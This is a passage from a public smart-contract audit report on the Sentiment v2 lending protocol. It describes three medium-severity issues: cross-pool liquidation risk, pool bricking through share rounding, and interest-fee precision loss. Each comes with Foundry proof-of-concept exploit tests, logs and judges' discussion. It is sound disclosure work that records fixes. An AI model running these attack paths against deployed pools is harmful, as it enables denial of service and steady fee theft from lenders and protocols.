            for (uint256 j; j < positionAssetsLength; ++j) {
                uint256 ltv = riskEngine.ltvFor(debtPools[i], positionAssets[j]);
                ... SKIP!...
@>              minReqAssetValue += debtValuleForPool[i].mulDiv(wt[j], ltv,
↪   Math.Rounding.Up);
            }
        }
        ... SKIP!...
        return minReqAssetValue;
    }
```

Note from above, that a position is either healthy or unhealthy across all debtPools and assets held by the position. There is no allocation of collateral to a debt position with respect to it's risk parameters. This means that the risk settings of one pool can directly impact the ability to liquidate a position in another pool.

Also note, in the liquidation flow, liquidators are free to chose which assets they seize and which debt they repay, as long as the position returns to a healthy state after the liquidation. This means that debt from a pool may be repaid even though the position was within the risk parameters of that pool.

Base pool owners are able to set LTV for assets individually through a request / accept pattern. But as shown, LTVs set by base pools do not strictly impact the risk in their pool, but all pools for which a single position has debt in.

There is a timelock delay on proposed changes to LTV, and here is why this doesn't completely mitigates this issue:

1. The issue doesn't not require a change in LTV in any pool for a pool to be exposed to the risk settings of another pool via a liquidated position (that is just the adversarial-pool attack path).
2. There is no limit on how many different positions a pool will loan to at any given time (call this numPools). Each position a pool loans to can have debts in up to 4 other pools. So even though a of 24 hours is implemented, it may not be practical for pools to monitor the proposed LTV changes for up to numPools^4 (numPools is uncapped).
3. An adversarial pool could propose an LTV setting, then all other impacted pools may notice this and respond by adjusting their own LTVs to ensure their `totalBorrowAssets` is minimally impacted, then the adverserial pool may not even accept the proposed setting. Even if the setting is accepted there will be a window between when the first pool is allowed to update the settings and when other pools are able to, in which liquidations can occur.

Impact

- Pool A's risk settings can cause liquidations in Pool B, despite the debt position being within the risk tolerance of Pool B.
- The liquidation of Pool B would decrease borrow volume and utilization which decreases earnings for all depositors (both through volume and rate in the linear and kinked IRM models).
- This may occur naturally, or through adversarial pools intentionally adjusting the LTV of assets to cause liquidations. In fact they may do this to manipulate the utilization or TVL in other pools, or to liquidate more positions themselves and claim the liquidation incentives.

Code Snippet

https://github.com/sherlock-audit/2024-08-sentiment-v2/blob/main/protocol-v2/src/RiskModule.sol#L67-L85 https://github.com/sherlock-audit/2024-08-sentiment-v2/blob/main/protocol-v2/src/RiskModule.sol#L250-L278

POC

Paste the below coded POC into LiquidateTest.t.sol.

Simply put, it shows a single debt position on a pool get liquidated when the collateral price did not change and the pool owner did not change LTV settings. The sole cause of the liquidation was another pool changing their LTV settings.

Step by step:

1. user deposits into base fixedRatePool and linearRatePool which both accept asset1. Both pools accept asset2 as collateral.
   - fixedRatePool has an LTV for asset2 of 70% (ie. minReqCollateral = debt / .7)
   - linearRatePool has an LTV for asset2 of 70% (ie. minReqCollateral = debt / .7)
2. user2 opens a position and deposits 3e18 asset2 as collateral
3. user2 borrows from both pools and has a healthy position:
   - user2 borrows 1e18 from fixedRatePool and 1e18 from linearRatePool
   - minReqCollateral = (1e18 * 1e18 / 0.7e18) + (1e18 * 1e18 / 0.7e18) = 1.428571e18 + 1.428571e18 = 2.857142e18
4. fixedRatePool decides to decrease the LTV setting for asset2 to 60%
5. Position is no longer health because minReqCollateral = (1e18 * 1e18 / 0.6e18) + (1e18 * 1e18 / 0.7e18) = 1.666e18 + 1.428571e18 = 3.094571e18
6. A liquidator, which could be controlled by the owner of fixedRatePool then liquidates the position which has become unhealthy by repaying the debt from linearRatePool, thus impacting the utilization and interest rate of linearRatePool, despite the collateral price not changing and the owner of linearRatePool not adjusting it's LTV settings.

```
function test_AuditBasePoolsShareRisk() public {

    // Pool risk settings
    vm.startPrank(poolOwner);
    riskEngine.requestLtvUpdate(fixedRatePool, address(asset2), 0.7e18);
    riskEngine.requestLtvUpdate(linearRatePool, address(asset2), 0.7e18);
    vm.warp(block.timestamp +  24 * 60 * 60); // warp to satisfy timelock
    riskEngine.acceptLtvUpdate(fixedRatePool, address(asset2));
    riskEngine.acceptLtvUpdate(linearRatePool, address(asset2));
    vm.stopPrank();

    // 1. user deposits into base fixedRatePool and linearRatePool which both
↪   accept asset1. Both pools accept asset2 as collateral.
    vm.startPrank(user);
    asset1.mint(user, 20e18);
    asset1.approve(address(pool), 20e18);
    pool.deposit(fixedRatePool, 10e18, user);
    pool.deposit(linearRatePool, 10e18, user);
    vm.stopPrank();

    // 2. user2 opens a position and deposits 3e18 asset2 as collateral
    vm.startPrank(user2);
    asset2.mint(user2, 3e18);
    asset2.approve(address(positionManager), 3e18); // 3e18 asset2

    Action[] memory actions = new Action[](5);
    (position, actions[0]) = newPosition(user2, bytes32(uint256(0x123456789)));
    actions[1] = deposit(address(asset2), 3e18);
    actions[2] = addToken(address(asset2));

    // 3. user2 borrows from both pools and has a healthy position:
    actions[3] = borrow(fixedRatePool, 1e18);
    actions[4] = borrow(linearRatePool, 1e18);
    positionManager.processBatch(position, actions);
    assertTrue(riskEngine.isPositionHealthy(position));
    vm.stopPrank();


    // 4. fixedRatePool decides to decrease the LTV setting for asset2 to 60%
    vm.startPrank(poolOwner);
    riskEngine.requestLtvUpdate(fixedRatePool, address(asset2), 0.6e18);
    vm.warp(block.timestamp + 24 * 60 * 60); // warp to satisfy timelock
    riskEngine.acceptLtvUpdate(fixedRatePool, address(asset2));
    vm.stopPrank();

    // 5. Position is no longer health because minReqCollateral = (1e18 * 1e18 /
↪   0.6e18) + (1e18 * 1e18 / 0.7e18) = 1.666e18 + 1.428571e18 = 3.094571e18
    assertTrue(!riskEngine.isPositionHealthy(position));

    // 6. A liquidator, which could be controlled by the owner of fixedRatePool
↪   then liquidates the position which has become unhealthy by repaying the debt
↪   from linearRatePool, thus impacting the utilization and interest rate of
↪   linearRatePool, despite the collateral price not changing and the owner of
↪   linearRatePool not adjusting it's LTV settings.
    DebtData[] memory debts = new DebtData[](1);
    DebtData memory debtData = DebtData({ poolId: linearRatePool, amt:
↪   type(uint256).max });
    debts[0] = debtData;

    AssetData memory asset1Data = AssetData({ asset: address(asset2), amt: 1.25e18
↪   });
    AssetData[] memory assets = new AssetData[](1);
    assets[0] = asset1Data;

    vm.startPrank(liquidator);
    asset1.mint(liquidator, 2e18);
    asset1.approve(address(positionManager), 2e18);
    positionManager.liquidate(position, debts, assets);
    vm.stopPrank();
}
```

Tool used

Manual Review

Recommendation

- To maintain the concept of isolated financial risk in base pools, a position's health can be considered at the 'position level', but in the liquidation flow, collateral could be weighted to pools based on the level of debt in each pool.
- For example, taking the example from the POC above, after fixedRatePool changed the LTV setting from 70% to 60%, the position became unhealthy as the minReqAssetValue of 3.094571e18 exceeded the deposited collateral worth 3e18.
- The minReqCollateral was calculated in each iteration of the loop in `RiskModule::_getMinReqAssetValue()`, and we saw in the POC that the contribution required from linearRatePool was 1.4285e18 and the contribution required from fixedRatePool was 1.666e18.
- If we apportion the deposited collateral based on the size of debt in each pool we would apportion 1.5e18 value of collateral to each debt (because the value of each debt was equal), this would show:
  - The position is within linearRatePool's risk tolerance because 1.5e18 > 1.4285e18
  - The position is not within fixedRatePool's risk tolerance because 1.5e18 < 1.666e18
- So I recommend we allow the liquidation of debt from fixedRatePool but not linearRatePool. This makes sense as fixedRatePool was the pool who opted for a riskier LTV.
- This solution is consistent with the idea of isolated pool risk settings and a trustless model between the owners of base pools

Discussion

sherlock-admin2

The protocol team fixed this issue in the following PRs/commits:
https://github.com/sentimentxyz/protocol-v2/pull/337

Issue M-17: Base pools can get bricked if depositors pull out

Source: https://github.com/sherlock-audit/2024-08-sentiment-v2-judging/issues/400

Found by

000000, A2-security, HHK, ThePharmacist

Summary

In case depositors pull their funds out of the pool, due to rounding, there can be `TotalDepositAssets>0` while `TotalDepositShares==0`. This would completely brick the `deposit` function of the pool and the pool would not be functional anymore. This can lead to attackers being able to disable a pool since the start of it's initialization.

Root Cause

in , the `asset` to `share` conversion is rounded up. This can allow the subtraction in to reduce the `share` amount to zero while `assets` can stay more than zero.

This state causes every to lead to zero for deposit assets, hence, bricking the function with the error `Pool_ZeroSharesDeposit`.

Internal pre-conditions

1. No other depositors should be present in the pool
2. At least one accrual should have happened so that `totalDepositAssets` > `totalDepositShares`

External pre-conditions

N/A

Attack Path

1. An attacker sees a pool initialization in the mempool
2. Attacker initializes the pool herself so that the other transaction from the victim fails. (in case it is trying to deposit right after initialization)
3. The attacker deposits some amount in the pool right after initialization

4. In the next block, attacker takes all the deposit assets out and leaves only `1` in
5. Now the `TotalDepositAssets==1TotalDepositShares==0` holds true
6. The pool is bricked

Impact

- Since the initialized pools for each address are limited and can be triggered by anyone:

```
poolId = uint256(keccak256(abi.encodePacked(owner, asset, rateModelKey)));
```

Attacker can create all the possible pools for a certain address and brick them all. This stops the target address from creating any more pools. However, new pools can be created from other addresses and be transferred too the victim. This bug can break certain usecases and allow adversaries to target certain users/protocol and launch DoS against them.

- No loss of funds happen since this situation only happens if there are 0 depositors in the pool, which means 0 borrowers.

PoC

The log outputs for the PoC below:

```
Total Deposit Assets 0
Total Deposit Shares 0
Attacker borrows 0
================================
Total Deposit Assets 200000000000000000000
Total Deposit Shares 200000000000000000000
Attacker borrows 0
================================
Total Deposit Assets 200000000000000000000
Total Deposit Shares 200000000000000000000
Attacker borrows 100000000000000000000
================================
Total Deposit Assets 200000000000000000000
Total Deposit Shares 200000000000000000000
Attacker borrows 100000003992699064570
================================
Total Deposit Assets 200000003992699064570
Total Deposit Shares 200000000000000000000
Attacker borrows 0
================================
Total Deposit Assets 1
Total Deposit Shares 0
```

```
Attacker borrows 0
================================
```

Which shows the final `TotalDepositAssets1` and `TotalDepositShares0` which bricks the victim pool.

```
function testCanBrickPool() public {
        address attacker = makeAddr("Attacker");
        address victim = makeAddr("Victim");

        MockERC20 borrowAsset = asset1;
        MockERC20 collateralAsset = asset2;
        uint256 amountOfAsset = 1_000 ether;
        uint256 vicPoolId;
        address attPosition;
        bytes memory data;
        Action memory action;

        /**
        * ==============================
        *            SETUP
        * ==============================
         */
        {
            // == Minting assets to actors
            borrowAsset.mint(attacker, amountOfAsset);
            collateralAsset.mint(attacker, amountOfAsset);

            borrowAsset.mint(victim, amountOfAsset);
            collateralAsset.mint(victim, amountOfAsset);
            // == Finish minting assets

            // == Making the position
            vm.startPrank(attacker);
            bytes32 salt = bytes32(uint256(98));
            address owner = attacker;
            data = abi.encodePacked(owner, salt);
            (attPosition,) = protocol.portfolioLens().predictAddress(owner, salt);
            action = Action({ op: Operation.NewPosition, data: data });
            positionManager.process(attPosition, action);
            vm.stopPrank();

            vm.startPrank(positionManager.owner());
            positionManager.toggleKnownAsset(address(borrowAsset));
            // positionManager.toggleKnownAsset(address(collateralAsset)); //
 ↪  Already a known asset
            vm.stopPrank();
            // == Finish making the position
            // == Victim making the pool
            // // ==== Setting the rateModel
            address rateModel = address(new LinearRateModel(1e18, 2e18));
            bytes32 RATE_MODEL_KEY =
 ↪ 0xc6e8fa81936202e651519e9ac3074fa4a42c65daad3fded162373ba224d6ea96;
            vm.prank(protocolOwner);
            registry.setRateModel(RATE_MODEL_KEY, rateModel);
            // // ==== Finished Setting the rate model
            vm.startPrank(victim);
            vicPoolId = pool.initializePool(
                victim, // owner
                address(borrowAsset), // asset to use
                1e30, // pool cap
                RATE_MODEL_KEY // rate model key in registry
                );
            // // ==== Setting the LTV
            riskEngine.requestLtvUpdate(vicPoolId, address(collateralAsset),
 ↪ 0.8e18); // Using the same asset to borrow one in this case
            riskEngine.acceptLtvUpdate(vicPoolId, address(collateralAsset));
            // // ==== Finish setting the LTv
            vm.stopPrank();
            // == Finished making the pool

            // == Attacker setting up the position
            vm.startPrank(attacker);
            data = abi.encodePacked(address(collateralAsset));
            action = Action({ op: Operation.AddToken, data: data });
            positionManager.process(
                attPosition,
                action
            );
            collateralAsset.transfer(address(attPosition), amountOfAsset/2);
            vm.stopPrank();
            // == Finish Attacker setting up the position
        }

        /**
        * ==============================
        *           EXPLOIT
        * ==============================
         */

        logPoolData(vicPoolId, attPosition);

        vm.startPrank(attacker);
        borrowAsset.approve(address(pool), amountOfAsset/5);
        pool.deposit(vicPoolId, amountOfAsset/5, attacker);
        vm.stopPrank();

        logPoolData(vicPoolId, attPosition);
```

```
        vm.startPrank(attacker);
        data = abi.encodePacked(vicPoolId, amountOfAsset/100);
        action = Action({ op: Operation.Borrow, data: data });
        positionManager.process(
            attPosition,
            action
        );
        borrowAsset.transfer(attPosition, amountOfAsset/50);
        vm.stopPrank();

        logPoolData(vicPoolId, attPosition);

        vm.warp(block.timestamp + 12);

        logPoolData(vicPoolId, attPosition);

        vm.startPrank(attacker);
        data = abi.encodePacked(vicPoolId, type(uint256).max);
        action = Action({ op: Operation.Repay, data: data });
        positionManager.process(
            attPosition,
            action
        );
        vm.stopPrank();

        logPoolData(vicPoolId, attPosition);

        vm.startPrank(attacker);
        (,,,,,,,,,uint256 totalDepositAssets,) = pool.poolDataFor(vicPoolId);
        pool.withdraw(vicPoolId, totalDepositAssets - 1, attacker, attacker); // 1
↪   asset remaining with 0 shares, amountOfAsset = 1_000 ether
        vm.stopPrank();

        logPoolData(vicPoolId, attPosition);

        vm.startPrank(attacker);
        borrowAsset.approve(address(pool), amountOfAsset/5);
        vm.expectRevert(); // pool is bricked!
        pool.deposit(vicPoolId, amountOfAsset/5, attacker);
        vm.stopPrank();
    }
    function logPoolData(uint256 poolId, address attacker) view public {
        (,,,,,,,,,uint256 totalDepositAssets, uint256 totalDepositShares) =
↪   pool.poolDataFor(poolId);
        console2.log("Total Deposit Assets", totalDepositAssets);
        console2.log("Total Deposit Shares", totalDepositShares);
        console2.log("Attacker borrows", pool.getBorrowsOf(poolId, attacker));
        console2.log("===================================");
    }
```

Mitigation

The protocol should check and only allow state transitions that make `assets` or `shares` 0 only if the other one is also 0.

Discussion

S3v3ru5

Good one ⊠

sherlock-admin2

The protocol team fixed this issue in the following PRs/commits:
https://github.com/sentimentxyz/protocol-v2/pull/335

Issue M-18: Protocol's interestFees + Interest in a pool can be lost because of precision loss when using low-decimal assets like USDT/USDC.

Source: https://github.com/sherlock-audit/2024-08-sentiment-v2-judging/issues/448

The protocol has acknowledged this issue.

Found by

valuevalk

Summary

Lenders/**Borrowers** can intentionally lend/borrow low amounts of assets in short periods of time to avoid **"paying the protocol"** the `interestFee`, when using 6 decimal asset such as USDT/USDC.

Those issues could also happen unintentionally if there is just a constant volume of transactions for relatively low amounts.

Vulnerability Detail

Lenders could also benefit as the `feeShares` are not minted and added to the `Pool.totalDepositShares`, thus the shares of the Lenders keep their value.

Borrower's ability can be limited to perform the attack, if the `Pool.minBorrow` amount is set high enough, though precision loss could still occur. BUT, Lenders do not have such limitations.

Additionally, its also likely to have precision loss in the whole InterestAccrued itself, which benefits **Borrowers**, at the expense of **Lenders**.

Impact

The protocol continuously loses the `interestFee`, due to precision loss.

Lenders could do this in bulk with low-value amounts when borrowing to avoid fees to the protocol when depositing.

If `minBorrow` is set low enough **Borrowers** can intentionally do it too.

Since the protocol would be deployed on other **EVM-compatible** chains, the impact would be negligible when performed on L2s and potentially on Ethereum if gas fees are low.

The losses could be significant, when compounding overtime.

Code Snippet

accrue() is called in deposit() and borrow() And it saves the `pool.lastUpdated`, every time its called.

```
    function accrue(PoolData storage pool, uint256 id) internal {
        (uint256 interestAccrued, uint256 feeShares) = simulateAccrue(pool);
        if (feeShares != 0) _mint(feeRecipient, id, feeShares);

        pool.totalDepositShares += feeShares;
        pool.totalBorrowAssets += interestAccrued;
        pool.totalDepositAssets += interestAccrued;

        // store a timestamp for this accrue() call
        // used to compute the pending interest next time accrue() is called
@>>     pool.lastUpdated = uint128(block.timestamp);
    }
```

So upon the next call we will use that timestamp in the `simulateAccrue()`. However `interestAccrued.mulDiv(pool.interestFee,1e18);` loses precision when using low-decimal assets such as `USDT/USDC`, and if its called within short period of times like 1-60 seconds it can even end up being 0, and since `pool.lastUpdated` is updated, the lost amounts cannot be recovered the next time `accrue()` is called.

```
    function simulateAccrue(PoolData storage pool) internal view returns (uint256,
 ↪  uint256) {
@>>     uint256 interestAccrued = IRateModel(pool.rateModel).getInterestAccrued(
@>>         pool.lastUpdated, pool.totalBorrowAssets, pool.totalDepositAssets
        );

        uint256 interestFee = pool.interestFee;
        if (interestFee == 0) return (interestAccrued, 0);
@>>     uint256 feeAssets = interestAccrued.mulDiv(pool.interestFee, 1e18);

       .........
```

Proof of Concept

In BaseTest.t.sol set interestFee to 10% of the Interest.

```
            badDebtLiquidationDiscount: 1e16,
            defaultOriginationFee: 0,
-           defaultInterestFee: 0
+          defaultInterestFee: 0.1e18
        });
```

and make asset1 have 6 decimals, as USDT/USDC

```
-       asset1 = new MockERC20("Asset1", "ASSET1", 18);
+      asset1 = new MockERC20("Asset1", "ASSET1", 6);
        asset2 = new MockERC20("Asset2", "ASSET2", 18);
        asset3 = new MockERC20("Asset3", "ASSET3", 18);
```

Changes in PositionManager.t.sol

```
        vm.startPrank(protocolOwner);
        riskEngine.setOracle(address(asset1), address(asset1Oracle));
        riskEngine.setOracle(address(asset2), address(asset2Oracle));
        riskEngine.setOracle(address(asset3), address(asset3Oracle));
        vm.stopPrank();

-       asset1.mint(address(this), 10_000 ether);
-       asset1.approve(address(pool), 10_000 ether);
+       asset1.mint(address(this), 10_000e6);
+       asset1.approve(address(pool), 10_000e6);

-       pool.deposit(linearRatePool, 10_000 ether, address(0x9));
+       pool.deposit(fixedRatePool2, 10_000e6, address(0x9));

        Action[] memory actions = new Action[](1);
        (position, actions[0]) = newPosition(positionOwner,
 ↪  bytes32(uint256(3_492_932_942)));

        PositionManager(positionManager).processBatch(position, actions);

        vm.startPrank(poolOwner);
       riskEngine.requestLtvUpdate(linearRatePool, address(asset3), 0.75e18);
       riskEngine.acceptLtvUpdate(linearRatePool, address(asset3));
-       riskEngine.requestLtvUpdate(linearRatePool, address(asset2), 0.75e18);
-       riskEngine.acceptLtvUpdate(linearRatePool, address(asset2));
+       riskEngine.requestLtvUpdate(fixedRatePool2, address(asset2), 0.75e18);
+       riskEngine.acceptLtvUpdate(fixedRatePool2, address(asset2));
        vm.stopPrank();
```

Add the code bellow in the PositionManager.t.sol and run `forgetest--match-testtestZeroFeesPaid-vvv`

```
function testZeroFeesPaid() public {
    //===> Assert 0 total borrows <===
    assertEq(pool.getTotalBorrows(fixedRatePool2), 0);
    //===> Borrow asset1 <===
    testSimpleDepositCollateral(1000 ether);
    borrowFromFixedRatePool();
    assertEq(pool.getTotalBorrows(fixedRatePool2), 5e6); // Borrow 5 USDT ( can be
↪   more, but delay has to be lower )

    //===> Skip 45 seconds of time, and borrow again, to call accrue and mint
↪   feeShares. <===
    skip(45);
    //Note: This could also be done using deposit (i.e. from Lenders), since we
↪   only care about the accrue function.
    borrowFromFixedRatePool();

    // Verify that feeShares minted are 0. So we lost fees between the two borrows.
    assertEq(pool.getAssetsOf(fixedRatePool2, address(this)), 0);

    //===> Try longer period low amounts of feeInterest should accrue. <===
    skip(300);
    borrowFromFixedRatePool();
    assertEq(pool.getAssetsOf(fixedRatePool2, address(this)), 18);
}

function borrowFromFixedRatePool() public {
    vm.startPrank(positionOwner);
    bytes memory data = abi.encode(fixedRatePool2, 5e6);

    Action memory action = Action({ op: Operation.Borrow, data: data });
    Action[] memory actions = new Action[](1);
    actions[0] = action;
    PositionManager(positionManager).processBatch(position, actions);
}
```

Tool used

Manual Review

Recommendation

The core cause is that the RateModels when accounting for low-decimal assets, for short-periods of time they return low values which leads to 0 interestFee.

A possible solution to fix that would be to scale up the totalBorrowAssets and totalDepositAssets to always have 18 decimals, no matter the asset.

Thus avoiding `uint256feeAssets=interestAccrued.mulDiv(pool.interestFee,1e18);` resuling in 0, due to low interestAccrued.

This will also fix possible precision loss from interestAccrued itself, as **we could also lose**

precision in the RateModels, which could compound and result in getting less interest, than it should be.

Additionally, consider adding a minimum deposit value.

Discussion

MrValioBg

This issue is valid. The PoC shows the vulnerability. @z3s

We set the interest fee to 10% - as specified in the readme, admin will set it from 0 to 10, so its a valid value, the highest one is used, to show the biggest impact - reference

The problem arises from the loss of precision when using USDT/USDC. If there is low totalBorrowedAmount, about 5-10USDT/USDC The first interactions with the pool that result in calling `simulateAccrue()` could lead to 100% loss of the interestFees, as demonstrated in the **PoC**.

```
//===> Skip 45 seconds of time, and borrow again, to call accrue and mint
 ↪  feeShares. <===
skip(45);
//Note: This could also be done using deposit (i.e. from Lenders), since we only
 ↪  care about the accrue function.
borrowFromFixedRatePool();

 // Verify that feeShares minted are 0. So we lost fees between the two borrows.
assertEq(pool.getAssetsOf(fixedRatePool2, address(this)), 0);
```

As you can see, for 45 seconds, no fee is accrued due to the precision loss, but when you call accrue, you actually save a "checkpoint," which basically leads to resetting the point from where the fees accrue. Thus, it will mean that the frequent interactions could lead to the interestFees to be 100% lost, as there won't be enough time for the precision loss to be reduced, rounding them to 0.

Additional info: If we set the interestFee to 2%, which is a possible value according to the Readme, it will take over 250 seconds, to get to over the rounding to 0. (for 1%, which is also a valid value, it will take about 8-10 mins).

We would still lose great amount of fee due to precision loss, even if the pool borrow size increases, it would just be less than 100% loss, 100% might still be possible, but the time delay needed may be reduced.

For example with a pool with 1K borrow amount, it takes around 3sec to delay to round down the interestFee to 0, over the 3 sec mark, precision is still lost, and less interestFees are accrued, its just less than 100%

ZdravkoHr

Escalate On behalf of @MrValioBg

sherlock-admin3

> Escalate On behalf of @MrValioBg

You've created a valid escalation!

To remove the escalation from consideration: Delete your comment.

You may delete or edit your escalation comment anytime before the 48-hour escalation window closes. After that, the escalation becomes final.

cvetanovv

@z3s @ruvaag can I have your opinion?

cvetanovv

@MrValioBg The PoC test only works at low borrow values. As soon as I tried using larger values, it did not work. Can you provide a working PoC test with normal values? Because precision lost on a borrow of 5 USDT is no more than low/info severity.

MrValioBg

> @MrValioBg The PoC test only works at low borrow values. As soon as I tried using larger values, it did not work. Can you provide a working PoC test with normal values? Because precision lost on a borrow of 5 USDT is no more than low/info severity.

Of course. Will get back to you with a realistic scenario which also reflects realistic market interest rates.

MrValioBg

@cvetanovv
Giving a realistic example. The issue here is valid for pools with borrow amounts which is in the thousands, they can lose very high % of the interestFee, due to precision loss when using `USDC/USDT`.

My last PoC used unrealistic interest rate, as we used fixedPoolRate2 which had `2e18` RATE set representing 200% interest rate per year. A realistic one is like `1-3 allowbreak` % per year, as we can see what the competitive market offers: https://www.explorer.euler.finance/ https://app.euler.finance/ https://app.aave.com/markets/

A pool with a realistic total borrows amount is `2000$`, on such pools we could realistically have about `5-10k$` of liquidity deposited.

Setting the `interestFeeto1 allowbreak` % (reference) in BaseTest.t.sol

```
    function setUp() public virtual {
        Deploy.DeployParams memory params = Deploy.DeployParams({
            owner: protocolOwner,
            proxyAdmin: proxyAdmin,
            feeRecipient: address(this),
            minLtv: 2e17, // 0.1
            maxLtv: 8e17, // 0.8
            minDebt: 0,
            minBorrow: 0,
            liquidationFee: 0,
            liquidationDiscount: 200\_000\_000\_000\_000\_000,
            badDebtLiquidationDiscount: 1e16,
            defaultOriginationFee: 0,
-           defaultInterestFee: 0
+           defaultInterestFee: 0.01e18
        });
```

And in BaseTest.t.sol, again set the annual interest rate for borrowers to 1.5% (Previous value of 200% is not realistic to the market)

```
        address fixedRateModel = address(new FixedRateModel(1e18));
        address linearRateModel = address(new LinearRateModel(1e18, 2e18));
-       address fixedRateModel2 = address(new FixedRateModel(200e18));
+       address fixedRateModel2 = address(new FixedRateModel(0.015e18)); // set
↪   interest rate to 1.5\%
        address linearRateModel2 = address(new LinearRateModel(2e18, 3e18));
```

Additionally we still need to do the changes in setUp() and in BaseTest.t.sol from the original PoC, which are related to the 6 decimal change, which comes from using either USDT or USDC. Then we can run the adjusted **PoC**:

```
function testZeroFeesPaid() public {
    //===> Assert 0 total borrows <===
    assertEq(pool.getTotalBorrows(fixedRatePool2), 0);

    //===> Setup <===
    testSimpleDepositCollateral(200\_000 ether);
    borrowFromFixedRatePool(2000e6);
    assertEq(pool.getTotalBorrows(fixedRatePool2), 2000e6); // TotalBorrows from
↪   pool are 2000\$
    //-------------------

    //===> Skip 3.5 minutes, and borrow again, to call accrue and mint feeShares.
↪   <===
    skip(205);
    //Note: This could also be done using deposit (i.e. from Lenders), since we
↪   only care about the accrue function.
    borrowFromFixedRatePool(1e6); //Someone borrows whatever \$\$ from the pool, so
↪   accrue can be called.

    // Verify that feeShares minted are 0. So we lost 100\% of the fees between the
↪   two borrows.
    assertEq(pool.getAssetsOf(fixedRatePool2, address(this)), 0);

    //===> Try longer period - 40 minutes <===
    skip(60 * 40);
    borrowFromFixedRatePool(5e6); // again borrow whatever \$\$ from the pool, so
↪   accrue can be called.

    // Very small amount of fee accrued, due to precision loss.
    // Even though its not 100\% loss, its still high loss.
    assertEq(pool.getAssetsOf(fixedRatePool2, address(this)), 21);

    //===============================================================================
↪   ===================
    //Now lets compare what should the actual acrued fee would have looked like for
↪   this time period.

    //Retrieve accrued interest
    FixedRateModel rateModelOfPool =
↪   FixedRateModel(pool.getRateModelFor(fixedRatePool2)); // get the rate model of
    uint256 timeStampLastUpdated = block.timestamp - 60 * 40; // 12 hours period
    uint256 scaledTotalBorrows = pool.getTotalBorrows(fixedRatePool2) * 1e12; //
↪   scale to 18 decimals
    uint256 interestAccrued = rateModelOfPool.getInterestAccrued(
        timeStampLastUpdated, scaledTotalBorrows,
↪   pool.getTotalAssets(fixedRatePool2)
    );

    //Calculate \% loss of fee, for 25 minutes delay.
    (,,,,, uint256 poolInterestFee,,,,,) = pool.poolDataFor(linearRatePool);
    uint256 feeReal = interestAccrued * poolInterestFee / 1e18;

    assertEq(feeReal, 22\_883\_897\_764\_107);

    //21 is fee with lost precision, scale up to 18 decimals and compare with the
↪   real fee.
    // 22883897764107 / 21000000000000 = 1.0897 or 9\% loss of fees.
}
```

The main constraint we have here is the required activity of the pool. Such time delays of 40 minutes for 9% loss, as shown in the PoC are realistic, However an arbitrary user can also just do frequent deposits and lend asset, he just needs to do it once every 40 minutes to cost the protocol 9% of the interestFee. I also tested with `6hrsdelay` for the same pool and it still leads to more than 1% loss of the fees.


One transaction for deposit costs around 125k gas, which is about 0.005$ to 0.01$ on polygon(this transaction with 280k gas costs < 0.01$) , which will cost just 65-75$/year to maintain 9% loss by doing interaction every 40 mins.

Additionally using `accrue()` directly costs only 33k gas, which means that for 1 year to sustain 9% loss **every time** accrue() is called, it would cost just 15$. To completely round down fees to 0 and have 100% loss it will be around 160$/year.

> Note: If a single attack can cause a 0.01% loss but can be replayed

indefinitely, it will be considered a 100% loss and can be medium or high, depending on the constraints.

We can also call accrue directly for **multiple pools**, which will scale the attack for multiple pools, for cheaper pricing per pool, as we will save intrinsic gas costs. Only 270k gas for 25 pools:



```
▷ Debug
function testDeposit22() public {
    for (uint256 i = 0; i < 25; i++) {
        pool.accrue(fixedRatePool2);
    }
}

▷ Debug
```

```
No files changed, compilation skipped

Ran 1 test for test/core/PositionManager.t.sol:PositionManagerUnitTests
[PASS] testDeposit22() (gas: 276551)
Suite result: ok. 1 passed; 0 failed; 0 skipped; finished in 4.65ms (656.83µs CPU time)

Ran 1 test suite in 123.18ms (4.65ms CPU time): 1 tests passed, 0 failed, 0 skipped (1 total tests)
valkvalue@Valentins-MacBook-Pro-3 protocol-v2 % forge test --match-test testDeposit22 -vvv
[⠊] Compiling...
[⠊] Compiling 1 files with Solc 0.8.24
[⠊] Solc 0.8.24 finished in 4.10s
Compiler run successful!

Ran 1 test for test/core/PositionManager.t.sol:PositionManagerUnitTests
[PASS] testDeposit22() (gas: 183251)
Suite result: ok. 1 passed; 0 failed; 0 skipped; finished in 8.99ms (1.24ms CPU time)

Ran 1 test suite in 123.51ms (8.99ms CPU time): 1 tests passed, 0 failed, 0 skipped (1 total tests)
valkvalue@Valentins-MacBook-Pro-3 protocol-v2 %
```

This **can be done for cheaper** as well, just by depositing very small amounts every time, as there isn't minimum deposit amount, as with borrowing. Since he is lending and providing liquidity attacker will just get back the gas fees lost from the yield earned.

